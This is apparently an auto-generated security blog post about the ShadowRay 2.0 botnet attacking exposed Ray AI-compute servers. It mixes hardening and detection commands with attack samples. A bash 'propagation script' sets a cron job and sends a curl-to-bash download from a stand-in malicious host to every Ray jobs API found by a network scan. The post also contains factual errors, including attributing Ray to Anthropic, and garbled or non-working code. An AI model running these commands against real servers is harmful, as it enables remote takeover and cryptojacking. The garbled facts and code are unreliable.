Listen to this Post
Introduction:

The cybersecurity landscape has entered a terrifying new era where artificial intelligence is no longer just a defensive tool but has become a primary attack vector. Security researchers at Oligo Security have uncovered a sophisticated campaign where hackers are leveraging large language models (LLMs) to generate malicious code, specifically targeting AI infrastructure itself. This self-propagating botnet, dubbed ShadowRay 2.0, represents a fundamental shift in offensive cyber operations, demonstrating that AI systems can be hijacked to autonomously attack other AI systems.
Learning Objectives:
- Understand the critical vulnerability in Ray, an open-source framework for scaling AI and Python applications.
- Learn how to identify and mitigate against LLM-generated malicious code in your infrastructure.
- Implement hardening procedures for AI/ML development and production environments to prevent autonomous botnet propagation.
You Should Know:
- The Ray Framework Vulnerability: Your AI Infrastructure’s Achilles’ Heel
The entire ShadowRay 2.0 attack campaign exploits a critical vulnerability in Ray, an open-source framework developed by Anthropic for distributed computing in AI workloads. Ray provides a simple API for distributed applications and is widely used in AI research and production environments for tasks like hyperparameter tuning, reinforcement learning, and model serving.
The vulnerability stems from Ray’s default configuration, which doesn’t require authentication for its API dashboard and client ports. When deployed without proper security hardening, Ray servers expose themselves to unauthorized command execution.
Step-by-step verification and mitigation:
 Check if Ray servers are exposed without authentication
curl -X GET http://your-ray-server:8265/  Ray dashboard port
curl -X GET http://your-ray-server:10001/  Ray client port

Expected secure response should be authentication failure, not successful API response

Secure Ray deployment with authentication
ray start --head --port=6379 --dashboard-port=8265 --dashboard-host=0.0.0.0 --block

Environment variables for secure configuration
export RAY_DASHBOARD_HOST="127.0.0.1"  Bind to localhost only
export RAY_DASHBOARD_PORT="8265"
export RAY_ENABLE_WEB_UI="false"  Disable web UI in production
2. Identifying LLM-Generated Malicious Code: The Telltale Signs
The attackers used LLMs like ChatGPT or Claude to generate the initial exploitation code. Researchers identified specific “hallmarks” of LLM-generated malicious code, including unnecessary comment repetition, redundant string declarations, and peculiar code structure patterns that differ from human-written malware.
Step-by-step code analysis:
 Example of LLM-generated code patterns (simplified)
 Hallmark 1: Excessive commenting
target_server = "192.168.1.100"  This is the target server IP address
port_number = 8265  This is the port number for the Ray dashboard

Hallmark 2: Repeated string patterns
command_string = "curl -s http://malicious-domain.com/payload.sh"
execute_command = "bash -c \"" + command_string + "\""
 This executes the command to download the payload

Detection script for suspicious patterns
import re
def detect_llm_generated_code(code):
patterns = [
r'.?\n.?',  Multiple consecutive comments
r'(\w+)\s=\s".?"\s\s\1',  Variable description matching variable name
r'repeated\s+string\s+patterns',  Identical string constructions
]
return any(re.search(pattern, code) for pattern in patterns)
- The Self-Replicating Botnet Mechanism: How AI Attacks AI
Once a Ray server is compromised, the malicious payload doesn’t just execute cryptomining operations—it actively scans for other vulnerable Ray servers to infect. This creates an autonomous, self-propagating botnet where compromised AI infrastructure becomes part of the attack infrastructure.
Step-by-step propagation analysis:
 Malicious propagation script structure (educational purposes only)
!/bin/bash
 Initial compromise
DOWNLOAD_URL="http://malicious-server.com/crypto-miner"
CRON_JOB="/5     curl -s $DOWNLOAD_URL | bash"

Network scanning for new targets
nmap -p 8265,10001 192.168.0.0/16 -oG - | grep open > targets.txt

Automated exploitation loop
while read target; do
curl -X POST "http://$target:8265/api/jobs/" \
-H "Content-Type: application/json" \
-d '{"cmd": "curl -s '$DOWNLOAD_URL' | bash"}'
done < targets.txt

Defensive counter-scanning
nmap -p 8265,10001 your-network-range -oG ray-scan.txt
grep open ray-scan.txt | awk '{print $2}' > vulnerable-hosts.txt
4. Cryptomining Payload Analysis: The Attacker’s Monetization Strategy
The primary payload delivered through the compromised Ray servers is a sophisticated cryptominer configured to maximize resource utilization while maintaining stealth. The malware uses techniques to avoid detection, including process hiding, resource throttling, and communication encryption.
Step-by-step detection and removal:
 Detect cryptomining activity on Linux systems
 Check for unusual CPU usage
ps aux --sort=-%cpu | head -10

Check for hidden processes
ls -la /proc//exe 2>/dev/null | grep deleted

Network connections to mining pools
netstat -tunlp | grep -E ':(3333|4444|5555|6666)'

Kill identified mining processes and clean up
for pid in $(pgrep -f "minerd|cpuminer|xmrig"); do
kill -9 $pid
done

Remove persistence mechanisms
crontab -l | grep -v "monero|xmr|crypto" | crontab -
systemctl list-unit-files | grep -i miner | awk '{print $1}' | xargs systemctl disable
- Cloud Security Hardening for AI Workloads: Beyond Basic Configurations
The ShadowRay 2.0 campaign highlights the critical need for specialized security configurations in cloud environments running AI workloads. Traditional security measures often fail to address the unique attack surfaces presented by distributed AI frameworks.
Step-by-step cloud hardening guide:
 AWS Security Group example for Ray deployment
Resources:
RaySecurityGroup:
Type: AWS::EC2::SecurityGroup
Properties:
GroupDescription: "Restricted Ray cluster security group"
SecurityGroupIngress:
- IpProtocol: tcp
FromPort: 8265
ToPort: 8265
CidrIp: 10.0.0.0/16  VPC-only access
- IpProtocol: tcp
FromPort: 10001
ToPort: 10001
CidrIp: 10.0.0.0/16

Azure Network Security Group rules
az network nsg rule create \
--resource-group MyResourceGroup \
--nsg-name MyNSG \
--name Deny-Ray-External \
--priority 100 \
--access Deny \
--direction Inbound \
--destination-port-ranges 8265 10001 \
--source-address-prefixes Internet
- API Security for AI Frameworks: Implementing Zero-Trust Principles
The attack exploits Ray’s API endpoints that lack proper authentication. Implementing zero-trust security models for AI framework APIs is essential to prevent similar attacks across other AI infrastructure components.
Step-by-step API security implementation:
 Secure Ray API wrapper with authentication
from flask import Flask, request, jsonify
import jwt
import datetime
from functools import wraps

app = Flask(<strong>name</strong>)
SECRET_KEY = 'your-secret-key'

def token_required(f):
@wraps(f)
def decorated(args, kwargs):
token = request.headers.get('Authorization')
if not token:
return jsonify({'error': 'Token is missing'}), 401
try:
data = jwt.decode(token, SECRET_KEY, algorithms=['HS256'])
except:
return jsonify({'error': 'Token is invalid'}), 401
return f(args, kwargs)
return decorated

@app.route('/api/jobs/', methods=['POST'])
@token_required
def create_job():
 Process authenticated Ray job requests
return jsonify({'status': 'success'})

Network-level API protection
iptables -A INPUT -p tcp --dport 8265 -s 10.0.0.0/8 -j ACCEPT
iptables -A INPUT -p tcp --dport 8265 -j DROP
- Incident Response for Compromised AI Systems: Specialized Forensics
When AI infrastructure is compromised, standard incident response procedures may miss AI-specific artifacts and persistence mechanisms. Specialized forensics for AI systems must account for model tampering, training data poisoning, and framework-level backdoors.
Step-by-step AI incident response:
 Comprehensive AI system forensics checklist
 1. Process analysis with AI context
ps aux | grep -E 'ray|python|jupyter|tensorflow|pytorch'

<ol>
<li>Network connections specific to AI frameworks
netstat -tunlp | grep -E '8265|10001|6006|8888|8080'</p></li>
<li><p>File system analysis for model and data integrity
find /home /opt /var -name ".py" -mtime -7 -exec ls -la {} \;
find / -name ".joblib" -o -name ".pkl" -o -name ".h5" -mtime -1</p></li>
<li><p>Container and orchestration layer investigation
docker ps -a | grep ray
kubectl get pods -n ai-production
kubectl logs deployment/ray-worker --tail=100</p></li>
<li><p>Model integrity verification
python -c "
import hashlib
import pickle
with open('model.pkl', 'rb') as f:
model_hash = hashlib.sha256(f.read()).hexdigest()
print(f'Model hash: {model_hash}')
"
What Undercode Say:
- The autonomous, self-replicating nature of ShadowRay 2.0 represents a paradigm shift from human-directed attacks to AI-driven cyber campaigns that can scale exponentially without ongoing human intervention.
- This incident demonstrates that AI infrastructure security has lagged dramatically behind AI capability development, creating massive attack surfaces that are actively being exploited.
The emergence of AI-powered, self-replicating botnets marks a critical inflection point in cybersecurity. Unlike traditional botnets that require centralized command and control, ShadowRay 2.0 demonstrates autonomous target selection and propagation capabilities. The attack’s sophistication suggests we’re entering an era of “AI-on-AI” warfare where defensive AI systems will need to continuously evolve to counter offensive AI capabilities. The fact that over 230,000 Ray servers remained exposed despite warnings indicates a systemic failure in AI security hygiene across organizations. This campaign is likely just the first wave of AI infrastructure attacks, with more sophisticated variants expected to target training pipelines, model repositories, and inference endpoints. The arms race between AI-powered offense and defense will define the next decade of cybersecurity.
Prediction:
Within 12-18 months, we predict the emergence of fully autonomous AI-powered attack networks capable of cross-platform propagation, adaptive payload delivery, and AI model poisoning at scale. These systems will leverage advanced reinforcement learning to optimize attack strategies in real-time, making traditional signature-based detection obsolete. The cybersecurity industry will respond with AI-powered defense systems that can autonomously patch vulnerabilities, isolate compromised nodes, and deploy deceptive countermeasures. However, the asymmetric advantage will initially favor attackers, leading to a significant increase in large-scale, AI-driven breaches targeting critical infrastructure, financial systems, and government networks before defensive capabilities mature.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Bobcarver Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


